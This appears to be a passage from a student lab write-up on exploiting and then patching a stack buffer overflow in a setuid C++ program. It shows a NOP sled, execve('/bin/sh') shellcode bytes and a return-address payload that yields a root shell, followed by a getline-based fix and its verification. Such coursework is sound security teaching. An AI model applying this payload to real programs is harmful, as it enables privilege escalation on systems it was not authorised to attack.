The first thing that we need to do is determine how long the payload needs to be. From previous steps we know that the offset is 312 bytes, and that 216 bytes total is needed to overwrite the final address. Therefore, the length of our payload file needs to be 316 bytes and the NOP sled, and the shellcode added together need to be a multiple of 4 so that the final exploit command that we want to send (in this case ***/bin/sh***) starts at the beginning of that line. The first step to execute remote user shellcode is to create the NOP sled of 272 bytes and send it to the payload file which in this case is called ***payload.bin***. This can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*272)' > stdio_paylo
ad.bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c stdio_payload.bin
272 stdio_payload.bin
ubuntu@ubuntu-utm:~/Downloads$
```

Next, we need to check the length of the shellcode from the ***SoftwareSecurity/demos/stack_overflow*** folder is 24 bytes. This step can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ cp ~/SoftwareSecurity/demos/stack_overflow/shellcode.bin .
ubuntu@ubuntu-utm:~/Downloads$ ls
a.out          pattern2.txt  peda-session-a.out.txt                StackOverflowHW.cpp
Makefile       pattern.txt   peda-session-StackOverflowHW.exe.txt  StackOverflowHW.exe
myPayload.bin  payload.bin   shellcode.bin                         stdio_payload.bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c shellcode.bin
24 shellcode.bin
ubuntu@ubuntu-utm:~/Downloads$
```

The next step is to add the shellcode to the payload and then check the new length of the payload (272 + 24 = 296) and ensure that it is divisible by 4, which it is. This step can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ cat shellcode.bin >> stdio_payload.bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c stdio_payload.bin
296 stdio_payload.bin
ubuntu@ubuntu-utm:~/Downloads$
```

The final step is to add the buffer address to the payload and check the new and final length is correct (316 bytes long). This step can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x6d\x88\x04\x08"*5)' >>
stdio_payload.bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c stdio_payload.bin
316 stdio_payload.bin
ubuntu@ubuntu-utm:~/Downloads$
```

We can also do a hexdump of the payload file to ensure that the contents look correct, which they do. This can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ hexdump -C stdio_payload.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000110  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 31  |1.Ph//shh/bin..1|
00000120  c9 89 ca 6a 0b 58 cd 80  6d 88 04 08 6d 88 04 08  |...j.X..m...m...|
00000130  6d 88 04 08 6d 88 04 08  6d 88 04 08              |m...m...m...|
0000013c
ubuntu@ubuntu-utm:~/Downloads$
```

Finally, we are ready to send the payload to the program using the same method we used above and generate a shell. We can see the results of this in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ cat stdio_payload.bin - | ./StackOverflowHW.exe
buffer is at 0xffffcfa4
Give me some text:
Acknowledged: ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j
                                                                                              X m◆m◆m◆m◆ w
ith length 316
whoami
root
ls
a.out          pattern2.txt  peda-session-a.out.txt                 StackOverflowHW.cpp
Makefile       pattern.txt   peda-session-StackOverflowHW.exe.txt  StackOverflowHW.exe
myPayload.bin  payload.bin   shellcode.bin                          stdio_payload.bin
date
Sat Apr  8 00:40:19 PDT 2023
exit
ls

Segmentation fault (core dumped)
ubuntu@ubuntu-utm:~/Downloads$
```

Patch the Vulnerability

In order to prevent the exploitation of buffer related vulnerabilities we can re-enable all the buffer overflow protections. However, this won't solve the entire problem and the c++ code needs to be modified in order to check the size of the user input to ensure that it never is allowed to exceed the BUFSIZE of 300. To do this I changed the line that called the function ***mgets()*** to call the ***getline()*** function. This was a useful change because the ***getline()*** function allows you to specify how many bytes to read in. Therefore, we can use the line ***cin.getline(buffer, 300)*** in order to specify that the input stream should be truncated after 300 bytes are reached. Because of this change it isn't possible to pass more than 300 bytes to the program which means that any exploit code (like those above) that is passed to the program won’t be effective since the payload will be truncated after 300 bytes which will simply be stored in the allocated space for the buffer. Below is a screenshot of the updated cpp file that reflects this change. This new cpp file is also located on GitHub.

```
void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout); // stream is open after this call

  cin.getline(buffer, 300); // I can call getline instead of mgets to cut off the input stream when 300
  // mgets(buffer);
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << endl;
  //gets(buffer); // depricated
}

int main(int argc, char *argv[])
{
  bad();
  cout << "Good bye!\n";
  return 0;
}
```

Verify Vulnerability has Been Patched

In order to verify that the vulnerability has been patched we can attempt to overflow the buffer and exploit the program. We don’t actually need to send any exploit code because even the input of 400 As will not crash the program and expose the vulnerability. The results of sending 400 As to the new program can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ make build
g++ -g -Wall -m32 -fno-stack-protector -z execstack StackOverflowHW1.cpp -o StackOverflowHW1.exe
sudo chown root:root StackOverflowHW1.exe
[sudo] password for ubuntu:
sudo chmod +s StackOverflowHW1.exe
ubuntu@ubuntu-utm:~/Downloads$ python -c 'print("A"*400)' | ./StackOverflowHW1.exe
buffer is at 0xffffcfb4
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA with length 299
Good bye!
ubuntu@ubuntu-utm:~/Downloads$
```

We can also use Valgrind to see the changes from the first time we ran it on the original program. The results of running Valgrind can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ g++ -o0 StackOverflowHW1.cpp -o StackOverflowHW1.exe
ubuntu@ubuntu-utm:~/Downloads$ python -c 'print("A"*400)' | valgrind --leak-check=full ./StackOverflowHW1.
exe
==3903== Memcheck, a memory error detector
==3903== Copyright (C) 2002-2013, and GNU GPL'd, by Julian Seward et al.
==3903== Using Valgrind-3.10.1 and LibVEX; rerun with -h for copyright info
==3903== Command: ./StackOverflowHW1.exe
==3903==
buffer is at 0xfefffcf0
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA with length 299
Good bye!
==3903==
==3903== HEAP SUMMARY:
==3903==     in use at exit: 0 bytes in 0 blocks
==3903==   total heap usage: 0 allocs, 0 frees, 0 bytes allocated
==3903==
==3903== All heap blocks were freed -- no leaks are possible
==3903==
==3903== For counts of detected and suppressed errors, rerun with: -v
==3903== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
ubuntu@ubuntu-utm:~/Downloads$
```

It is worth noting that Valgrind does not appear to be working correctly still. However, in comparison with the Valgrind results generated from the original program, this summary does not report a core dump or a segmentation fault. Therefore, we have further evidence that the program is not able to be exploited for a buffer overflow.